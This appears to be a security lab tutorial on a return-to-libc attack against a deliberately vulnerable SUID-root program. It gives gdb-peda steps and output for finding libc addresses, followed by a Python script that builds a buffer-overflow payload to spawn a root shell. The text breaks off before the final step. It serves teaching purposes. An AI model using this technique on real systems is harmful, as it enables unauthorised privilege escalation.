Return Oriented Programming Demo:
Return to LibC

Objective: Obtain a root shell by leveraging the GNU C Library Function Calls

Preconditions:

1. A SUID Root owned program vulnerable to a buffer overflow that reads a binary file which is compiled with a non-executable stack option
2. A python program that generates a binary file containing arbitraty data set by the user
3. A python program that repeats execution

Execution Synopsis:

1. Using a debugger, find the following key addresses:
    1. The vulnerable function within the target binary.
    2. The System function
    3. The '/bin/sh' string
    4. The Exit funtion

2. Use the python program to generate a binary file that incorporates the found addresses in such a way that we take control of the base stack pointer and return pointer on the stack.

Execution Steps:


1. Locating memory addresses using gdb:
    1. Start gdb:
        - gdb retlib
    2. Remove extraneous environmental variables (LINES and COLUMNS):
        - unset env LINES
        - unset env COLUMNS
    3. Set break points for main and bof:
        - break main
        - break bof
    4. Run the program to initialize working memory:
        - run
    5. Examine the process memory map to find library base addresses:
        - info proc map
    6. Search memory for the functions using searchmem:
        - searchmem /bin/sh <start address> <end address>

```
gdb-peda$ info proc map
process 12761
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/seed/retlibc/retlib
         0x8049000  0x804a000     0x1000        0x0 /home/seed/retlibc/retlib
         0x804a000  0x804b000     0x1000     0x1000 /home/seed/retlibc/retlib
         0x804b000  0x806c000    0x21000        0x0 [heap]
        0xb75f1000 0xb77a0000   0x1af000        0x0 /lib/i386-linux-gnu/libc-2.23.so
        0xb77a0000 0xb77a1000     0x1000   0x1af000 /lib/i386-linux-gnu/libc-2.23.so
        0xb77a1000 0xb77a3000     0x2000   0x1af000 /lib/i386-linux-gnu/libc-2.23.so
        0xb77a3000 0xb77a4000     0x1000   0x1b1000 /lib/i386-linux-gnu/libc-2.23.so
        0xb77a4000 0xb77a7000     0x3000        0x0
        0xb77be000 0xb77c0000     0x2000        0x0
        0xb77c0000 0xb77c2000     0x2000        0x0 [vvar]
        0xb77c2000 0xb77c4000     0x2000        0x0 [vdso]
        0xb77c4000 0xb77e6000    0x22000        0x0 /lib/i386-linux-gnu/ld-2.23.so
        0xb77e6000 0xb77e7000     0x1000        0x0
        0xb77e7000 0xb77e8000     0x1000    0x22000 /lib/i386-linux-gnu/ld-2.23.so
        0xb77e8000 0xb77e9000     0x1000    0x23000 /lib/i386-linux-gnu/ld-2.23.so
        0xbf915000 0xbf936000    0x21000        0x0 [stack]
gdb-peda$ searchmem /bin/sh 0xb75f1000 0xb77a4000
Searching for '/bin/sh' in range: 0xb75f1000 - 0xb77a4000
Found 1 results, display max 1 items:
libc : 0xb774c82b ("/bin/sh")
```

2. Use the python programs to generate a bad binary file and to execute the vulnerable program in a loop:
    1. Place our found memory addresses into our python file generator:

```python
#!/usr/bin/python3


import sys

# Set Vars
offset = 150+4                  # Offset of bof

sh_addr = 0xb76dd82b            # The address of "/bin/sh" in LibC with ASLR on

system_addr = 0xb75bcda0        # The address of system() with ASLR on

exit_addr = 0xb75b09d0          # The address of exit() with ASLR on

# Build File
content = bytearray(0x90 for i in range(offset))
content.extend((system_addr).to_bytes(4,byteorder='little'))
content.extend((exit_addr).to_bytes(4,byteorder='little'))
content.extend((sh_addr).to_bytes(4,byteorder='little'))


# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

    2. Generate the bad file:



3. Run the looping python program: